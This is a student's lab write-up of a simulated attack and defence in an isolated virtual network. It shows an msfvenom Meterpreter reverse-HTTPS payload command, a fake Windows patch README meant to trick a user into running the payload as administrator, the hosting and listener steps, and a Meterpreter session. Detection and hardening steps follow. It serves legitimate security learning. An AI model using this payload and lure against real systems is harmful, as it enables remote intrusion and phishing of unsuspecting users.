

# Digital Hide & Seek: A Cybersecurity Lab Adventure

**Prepared By:**  
**Dhairya Upadhyay**

## Index

---

Sr. No.	Chapter Name	Page No.
1	<a href="#">Title Page</a>	1
2	<a href="#">Index</a>	2
3	<a href="#">Ch. 1: Introduction</a>	3
4	<a href="#">Ch. 2: Ethical Hacking Lab</a>	4
5	<a href="#">Ch. 3: Red Teaming</a>	5
6	<a href="#">Ch. 4: Blue Teaming &amp; Mitigating</a>	13
7	<a href="#">Ch. 5: Prevention</a>	17
8	<a href="#">Ch. 6: Conclusion</a>	18

# Chapter 1: Introduction

---

Hi there! I'm Dhairya Upadhyay, a B.Tech student in Computer Engineering and a full-time overthinker of internet safety. Somewhere between accidentally breaking my own Wi-Fi and watching too many hacker movies, I found myself falling down the rabbit hole of cybersecurity. Spoiler: it's awesome and slightly terrifying.

Right now, I'm just getting started in this field. I don't have years of experience or a shelf full of certifications (yet), but I do have a deep interest in how digital stuff can be broken, and more importantly, how it can be fixed. This project is my first proper attempt at putting that interest into action. I wanted to go beyond the "watch a tutorial, forget everything in five minutes" phase and actually do something hands-on.

So, I set up my own ethical hacking lab (translation: a few virtual machines and a lot of Googling), and started poking around to see what I could learn. It was like digital hide-and-seek, except I was both the hider and the seeker, and occasionally broke something by accident. But honestly, that's the fun part.

This whole experience has been a mix of excitement, confusion, minor panic, and a lot of "Wait, why did that just happen?" moments. And I've loved every bit of it. Through this report, I just want to document my first steps into the world of ethical hacking, mistakes and all and maybe inspire someone else to give it a shot, too. Because hey, if I can figure it out without blowing up my laptop, so can you.

## Chapter 2: Ethical Hacking Lab

---

For my project, I set up a small ethical hacking lab using virtual machines. Since this is my first time diving into cybersecurity, I wanted a safe space to mess around, break things (on purpose), and learn how hacking works, all without risking any real systems.

I used a virtual machine software to run three different operating systems on my laptop: Kali Linux (as the attacker), and Ubuntu and Windows 7 as the targets. Kali Linux is packed with hacking tools, so I used it to try different attacks and see how vulnerable systems react.

Ubuntu was my Linux target. I kept it pretty simple, just installed some basic services and used it to practice things like scanning for open ports and testing login weaknesses.

Windows 7 was my second target, mostly because it's older and has known vulnerabilities that are great for beginners like me to learn from.

To keep things safe and under control, I made sure all the machines were on an isolated network, meaning they could talk to each other but had no access to the internet or anything outside the lab. That way, I could experiment freely without worrying about breaking anything important or doing something illegal.

This lab really helped me understand what ethical hacking is all about. It's not just running tools and trying to get into systems, it's about learning how attacks work so we can stop them in the real world. It was my first time trying anything like this, and honestly, it made me even more excited to learn more about cybersecurity.

Tools I Used in the Lab:

- **Nmap**
- **Wireshark**
- **Hydra**
- **Metasploit**
- **SQLmap**
- **Burp Suite**

## Chapter 3: Red Teaming

Red teaming, or as I like to call it, "playing the villain (for good reasons)," is all about thinking like an attacker. The idea is to test how vulnerable systems are by trying to break into them, ethically, of course. This chapter covers the steps I followed during my first pentest in my lab:

### Step 1: Scanning the Network:


Before I could hack anything, I had to figure out what machines were even connected to my little virtual network. It's like throwing a party but forgetting who you invited, you gotta check who's there before you start causing any (controlled) chaos.

First, I jumped into my Kali Linux attacker machine and ran the command:

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.12/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 3353sec preferred_lft 3353sec
    inet6 2401:4900:576b:6c95:58fb:54b8:98e5:a15f/64 scope global noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::b21a:ef7c:9102:f63c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

This showed me the IP address of my attacker system that is, "172.20.10.12".

Then I moved over to the target system, Windows 7 and used:



```
C:\Windows\system32\cmd.exe
C:\Users\admin>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2401:4900:576b:6c95:9192:ecd0:438b:f3c7
    Temporary IPv6 Address. . . . . : 2401:4900:576b:6c95:a94f:f5bb:abbe:96a5
    Link-local IPv6 Address . . . . . : fe80::9192:ecd0:438b:f3c7%11
    IPv4 Address. . . . . : 172.20.10.13
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : fe80::413:7aff:fe2d:df64%11
                                172.20.10.1

Tunnel adapter isatap.{A63D485C-BA65-405E-B9C8-05AB053E5941}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\admin>
```

This showed me the IP address of my target system that is, "172.20.10.13".

Once I had the lay of the land, I came back to my attacker machine and ran “sudo arp-scan --localnet” where:

**sudo-** Running the command as an administrator.

**arp-scan-** is a command-line tool used to discover devices on a local network by sending Address Resolution Protocol (ARP) requests.

**--localnet-** is used to scan a local network.

Here are the results of network scanning aka Reconnaissance, quietly gathering info without making too much noise:

```
(kali@kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 172.20.10.12
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    06:13:7a:2d:df:64    (Unknown: locally administered)
172.20.10.4    2c:3b:70:6e:33:65    (Unknown)
172.20.10.13   08:00:27:c1:06:2d    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.396 seconds (11.46 hosts/sec). 3 responded
(kali@kali)-[~]
$
```

This command showed me all the devices connected, along with their IP addresses and MAC addresses. Now I knew exactly who my target was and where they were hiding in the network.

## Step 2: Nmap Scanning :

With the IP address in hand from Step 1, it was time to do some classic hacker reconnaissance: scanning for open ports using **Nmap**. This step is like walking around a house trying to see which doors or windows are unlocked, except the house is a computer, and I’m holding a virtual crowbar (ethically, of course).

So I fired up Nmap from my Kali machine and used the following command:

```
(kali@kali)-[~]
$ nmap -A 172.20.10.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 14:07 EDT
Nmap scan report for 172.20.10.13
Host is up (0.00069s latency).
All 1000 scanned ports on 172.20.10.13 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:C1:06:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT    ADDRESS
1   0.69 ms 172.20.10.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.08 seconds
```

The **-A flag enables aggressive scanning**, it tries to detect OS, services, versions, and basically anything that might give away juicy details. I was expecting a nice list of open ports and maybe a few vulnerable services saying, “Come exploit me!” But instead... crickets. Nothing. No open ports, no banners, no OS detection.

So I ran a few variations like **-sS**(SYN stealth scan), **-sT**(TCP connect scan), **-sU**(UDP scan). Still, the result was the same: Nmap didn’t find anything useful. That’s when I realized, **the target probably has a firewall running**.

So while the scan didn't give me the exciting results I hoped for, it taught me something even more important: a properly configured firewall can be very effective at hiding a system from attackers.

Sometimes in pentesting, “no result” is actually a result. It means something is working right on the defense side.

## Step 3: If the Front Door’s Locked, Time to Sneak In (Payload + Social Engineering):

So at this point, I figured, if the firewall is blocking everything, then trying to brute force my way in with scans isn’t gonna work. That’s when I learned a very hacker-y lesson: If you can't break the system directly, go through the user.

The next step was to create a stealthy payload, something that looks harmless but, once opened, gives me access to the system. Basically, a digital Trojan horse.

I used **Metasploit** to generate a Windows payload using this command:

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.20.10.12 LPORT=443 -f exe>download_patch.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 719 bytes
Final size of exe file: 7168 bytes

(kali@kali)-[~]
└─$
```

**msfvenom**- used to create payloads.

**-p** – option specifies the type of payload.

**windows/x64/meterpreter/reverse\_https**- stealthy payload because it seems as a **normal HTTPS request**.

**LHOST**- listener (attacker ip).

**LPORT**- listening port (any port on attacker’s system)

**-f** – file type.

But here's the catch: I couldn't just email it to the target and say, "Hey, please run this suspicious file for no reason." That's where **social engineering** came in, my first taste of beginner-level manipulation.

I kept it simple. I pretended the file was a patch installer with a fake README.txt file along with it, and imagined how an average user might be tricked into downloading and running it. This wasn't advanced phishing or anything, but more of a proof-of-concept to show how even simple tricks can work if the user isn't careful.

Here's the README.txt file:

```
1                                     Welcome to patch PT5473820- 'Critical Security Update for Windows 7'
2
3 ::PATCH NOTES::
4 → This patch update will deal with multiple Remote Code Execution vulnerabilities in your system.
5 → It will address your system's integrity and security.
6 → This patch also enhances antivirus heuristic where it can efficiently detect and defend against modern world malwares.
7 → Updated Windows Defender virus definition engine with deep learning heuristics.
8
9 ::INSTALLATION INSTRUCTIONS::
10 → Make sure to run the download_patch.exe program as an administrator to apply patch.
11 → Wait for the processes to complete and be patient.
12 → If nothing happens after running the download_patch.exe then your system is already patched.
13
14                                     !!!THANK YOU!!!
15
```

Of course, this was all done in my controlled lab environment. I played both attacker and victim, just to see how easy it could be for a regular user to unknowingly compromise their own system. Spoiler: it's easier than you'd think.

The big takeaway here? **Even the best firewall can't protect against a curious user who double-clicks the wrong file.**

## Step 4: Delivery Time – Hosting the Payload:

So now that I had this shiny new payload (download\_patch.exe) ready to go, the next big question was: How do I actually get it onto the target system?

Since I wasn't launching a full-on phishing campaign (yet), I decided to keep it simple and local. The idea was to host the file on my Kali Linux machine using a basic Python web server, and then access it from the target system's browser to download it manually, kind of like saying, "Hey, here's that totally-not-suspicious file you asked for!"

First, I navigated to the directory where my payload was saved and ran:

```
(kali@kali)-[~]
$ cd /home/kali/payload

(kali@kali)-[~/payload]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then I went over to the target system (in this case, my Windows 7 VM) and opened the browser. I typed in the attacker's IP followed by the port:





## Directory listing for /

---

- [download\\_patch.exe](#)
  - [README.txt](#)
- 

Boom! The browser showed the contents of the directory, including download\_patch.exe. I clicked the link and downloaded it directly onto the Windows machine mission accomplished.

This method was super basic, but effective for lab testing. In the real world, this part would usually involve tricking someone into clicking a link in an email or hiding the payload inside a seemingly legit file. But for a beginner-level test, this approach gave me a clear understanding of how delivery works and what real attackers might try.

Lesson learned: **sometimes the hardest part isn't writing the payload, it's just getting someone to run it.**

## Step 5: Catching the Hook – Setting Up the Handler:

So now the payload was on the target machine, just sitting there quietly, waiting to be run. But before I could catch that sweet reverse shell, I needed to be ready on my attacker side. That's where **Metasploit's multi/handler** comes in, it's like fishing: you don't cast the bait without being ready with the rod.

I fired up Metasploit on my Kali machine and set up the multi/handler:

```
(kali@kali)~$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

Metasploit

= [ metasploit v6.4.69-dev ]
+ -- [ 2529 exploits - 1299 auxiliary - 431 post ]
+ -- [ 1672 payloads - 49 encoders - 13 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 172.20.10.12
LHOST => 172.20.10.12
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://172.20.10.12:443
```

Now Metasploit was sitting there, quietly listening, waiting for the target to take the bait.

The moment I ran the payload on the Windows target system, BOOM! the reverse shell connected, and I was greeted with a shiny Meterpreter session. It felt like opening a treasure chest. I officially had access to the target system, and I didn't even have to touch the keyboard on that machine.

```
[*] https://172.20.10.12:443 handling request from 172.20.10.13; (UUID: i6uke95q) Without a database connected that payload UUID tracking will not work!
[*] https://172.20.10.12:443 handling request from 172.20.10.13; (UUID: i6uke95q) Staging x64 payload (204892 bytes) ...
[*] https://172.20.10.12:443 handling request from 172.20.10.13; (UUID: i6uke95q) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.20.10.12:443 -> 172.20.10.13:49190) at 2025-07-05 10:27:02 -0400

meterpreter >
meterpreter >
```

This step taught me how powerful (and scarily simple) it is to establish remote access once the user runs a malicious file. It's one thing to read about it, but seeing it happen in your own lab is a whole different level.

## Step 6: Welcome to the Machine – Exploring the Target:

After all the setup, the moment finally arrived, I had a Meterpreter shell on the target system. It felt like sneaking into a locked room and finding all the drawers wide open. Naturally, the first thing I did was run:

```
meterpreter > sysinfo
Computer      : WIN
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

This gave me some basic system details; OS version, architecture, hostname.

Next, I got ambitious and tried to escalate my privileges using "getsystem".

Because obviously, having SYSTEM-level access sounds awesome. Unfortunately, reality hit me back, it timed out. Turns out privilege escalation isn't as easy as pressing a button (shocking, I know). But hey, that's part of the learning.

Not giving up, I ran:

```
meterpreter > shell
Process 1280 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>whoami
whoami
win\admin
```

This dropped me into a good old Windows CMD prompt. It felt like opening a backdoor and sneaking into the hallway. From there, I used:

```
C:\Users\admin\Downloads>cd C:\Users\admin\Desktop
cd C:\Users\admin\Desktop

C:\Users\admin\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 78E3-C82F

Directory of C:\Users\admin\Desktop

07/05/2025  12:33 AM    <DIR>          .
07/05/2025  12:33 AM    <DIR>          ..
07/05/2025  12:24 AM                22 Confidential documents.zip
07/05/2025  12:33 AM                5 demo.txt
                2 File(s)                27 bytes
                2 Dir(s)  21,782,777,856 bytes free
```

to change directories and move around the file system like a Windows-native hacker. I ran “dir” a few times to see what was lying around, just browsing like a curious intruder.

After poking around for a bit, I exited CMD and returned to Meterpreter. Then I wanted to see which user I was actually operating as and what privileges I have, so I ran:

```
meterpreter > getuid
Server username: WIN\admin
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

This command listed all the privileges available to that user. It gave me a better picture of what I could and couldn't do from this level of access, kind of like checking which keys are already on the stolen keyring.


Overall, this step was all about exploration and information gathering. Even though privilege escalation didn't work, I still had a working shell, access to the file system, and a deeper understanding of how attackers can navigate once inside a machine.

## Chapter 4: Blue Teaming & Mitigating

After spending some time breaking into my own machines as a red teamer, I decided it was time to switch sides. This time, I put on the blue team hat, the role of the defender. Think of it like switching from being the sneaky ninja to the castle guard trying to figure out, “Who the heck just broke in here?!”

In this part of the project, I became the admin of the target system (Windows 7), and my goal was to look for signs of suspicious activity. Basically, I tried to think like a forensic analyst, someone who investigates after a system has been attacked.

The first thing I did was dig into event logs using the built-in Windows Event Viewer. I went through the Security and System logs to look for anything weird, like failed logins, unexpected services, or random executables being launched. It felt like reading a very boring but important detective novel. I didn’t understand everything I saw (let’s be honest), but I started to notice what normal looks like, and what doesn’t:




HMMM! Event ID 4624 with logon type 3. That tells us that there has been a remote logon. Security ID = NULL SID & Account Name = ANONYMOUS LOGON: This indicates that no actual user credentials were presented. This is typically used by services that allow unauthenticated access.

This log can be an early indicator of:

- Payload execution via remote stager
- Lateral movement attempts


And guess what, right after Event 4624, I found:



EVENT 4672! Indicates that a user with Admin or SYSTEM privileges just logged on to the computer OR a user tried to escalate their privileges.


All said and done, these two event IDs can be considered as digital footprints of the attacker who tried to mess with my system.

Then I moved on to network traffic analysis. I used “**netstat -anob**” and tried to filter for unusual traffic, especially over HTTPS to unfamiliar IPs. I imagined a real-world admin thinking, “Wait a second... why is this old Windows 7 box talking to an unknown machine?”



Here, as we can see I found unusual connection to an unknown IP address over HTTPS, found the culprit.

Next, I checked out processes running in the background using the Task Manager. I looked for anything out of place, like a suspicious .exe running silently (yes, the one I planted earlier). This helped me realize how attackers can try to hide in plain sight, and how spotting them isn't always easy:



FOUND IT! And now, let's put an end to it, shall we? So after finding the suspicious process which was running the payload, I ended it to kick out the so-called "hacker" (yep, I'm a self-saboteur)

But wait a minute! I forgot to navigate to its location through the processes tab. Anyways, in order to do that, I opened cmd and:

```
C:\Windows\system32>dir C:\Users\admin\AppData\Local\Temp\*.exe
Volume in drive C has no label.
Volume Serial Number is 78E3-C82F

Directory of C:\Users\admin\AppData\Local\Temp

06/30/2025  01:59 AM                7,168 suchost.exe
               1 File(s)                7,168 bytes
               0 Dir(s)  21,918,851,072 bytes free
```

So, you all must be thinking, "Why's he checking the AppData\Temp file?", now that my friend, that's what separates beginner defenders from sharp ones (I'm the latter obviously.)

Malware authors love AppData and TEMP because they're user-writable directories. Standard users (without admin rights) can save and run files there, so attackers don't need elevated privileges to drop payloads.

And then, I moved onto the downloads folder to check any suspicious file which had been downloaded by my fellow user:

```
C:\Windows\system32>dir C:\Users\admin\Downloads\*.exe
Volume in drive C has no label.
Volume Serial Number is 78E3-C82F

Directory of C:\Users\admin\Downloads

07/05/2025  12:13 AM                7,168 download_patch.exe
               1 File(s)                7,168 bytes
               0 Dir(s)  21,918,851,072 bytes free
```

WAIT A MINUTE! Note that the size of the download\_patch.exe (7,168 bytes) and the svchost.exe (7,168 bytes) under the Temp folder are SAME. Now that seems to be a red flag, it seems that download\_patch.exe is a payload and is trying to disguise as svchost.exe (try harder next time)

Hence, I navigate to the Downloads folder and Shift deleted the download\_patch.exe file. Good riddance

Everything I did in this phase made me appreciate how tough the defender's job really is. While attackers only need to succeed once, defenders have to catch everything, every time. Even with tools and logs, it's not easy figuring out what's normal and what's an intrusion.

This was my first proper attempt at doing digital forensics and basic blue teaming work, and while I barely scratched the surface, it opened my eyes to how important it is to monitor systems regularly and know what your machine is doing. Because sometimes, the attacker is already inside, and the only way you'll know is by paying attention to the small signs they leave behind.



## Chapter 5: Prevention

---

After attacking and analyzing my own lab environment, the final step was to put on the defender's hat and harden the system. This meant thinking about how to prevent future attacks like the one I simulated, especially malware running from unexpected places or reverse shells calling home.

Here are the main preventive steps I applied:

- **AppLocker Rules on %AppData% and Downloads:**  
I configured AppLocker to block executable files from running in %AppData%, %TEMP%, and Downloads, common hiding spots for malware. This prevents unauthorized .exe files (like my fake svchost.exe) from launching in the first place.
- **Firewall Outbound Rule for Payload file:**  
I created a custom Windows Firewall outbound rule to block my payload '.exe' from making any network connections. This helps prevent reverse shells or data exfiltration from compromised files.
- **System and Defender Updates:**  
Regularly updated the system and enabled Windows Defender's recommended settings to ensure known threats are detected and basic protections are active.
- **Installed Sysmon for Advanced Logging:**  
I installed Microsoft's Sysmon to gain deeper visibility into process creation, network connections, and more, helping detect suspicious activity in real-time or during forensics.
- **Monitor Startup Items and Scheduled Tasks:**  
Attackers often use these for persistence, check them regularly with msconfig or Task Scheduler.

## Chapter 6: Conclusion

---

This project started as my first real attempt to dive into cybersecurity, not just reading about attacks, but actually building and breaking systems in a safe environment. Through this journey, I've learned that cybersecurity isn't just about tools or commands, it's about thinking critically, observing behavior, and always staying curious.

I explored both sides of the battlefield, red team techniques like scanning, payload creation, and post-exploitation, and blue team efforts like forensics, process inspection, and traffic analysis. Most importantly, I realized that even simple things like checking AppData, updating firewall rules, or setting AppLocker policies can make a huge difference in stopping attacks.

I also learned that things don't always go as expected (like when Nmap found nothing), but even failures are valuable, they teach you how real defenses work and why persistence matters. Every command I ran, every mistake I made, and every success I had contributed to a much clearer understanding of ethical hacking and defense.

Since I'm still learning and growing in this field, I'd genuinely appreciate any suggestions or feedback to improve my approach, tools, or mindset. Whether it's a better way to analyze logs, smarter payload delivery methods, or ways to automate detection, I'm here to learn.

THANK YOU!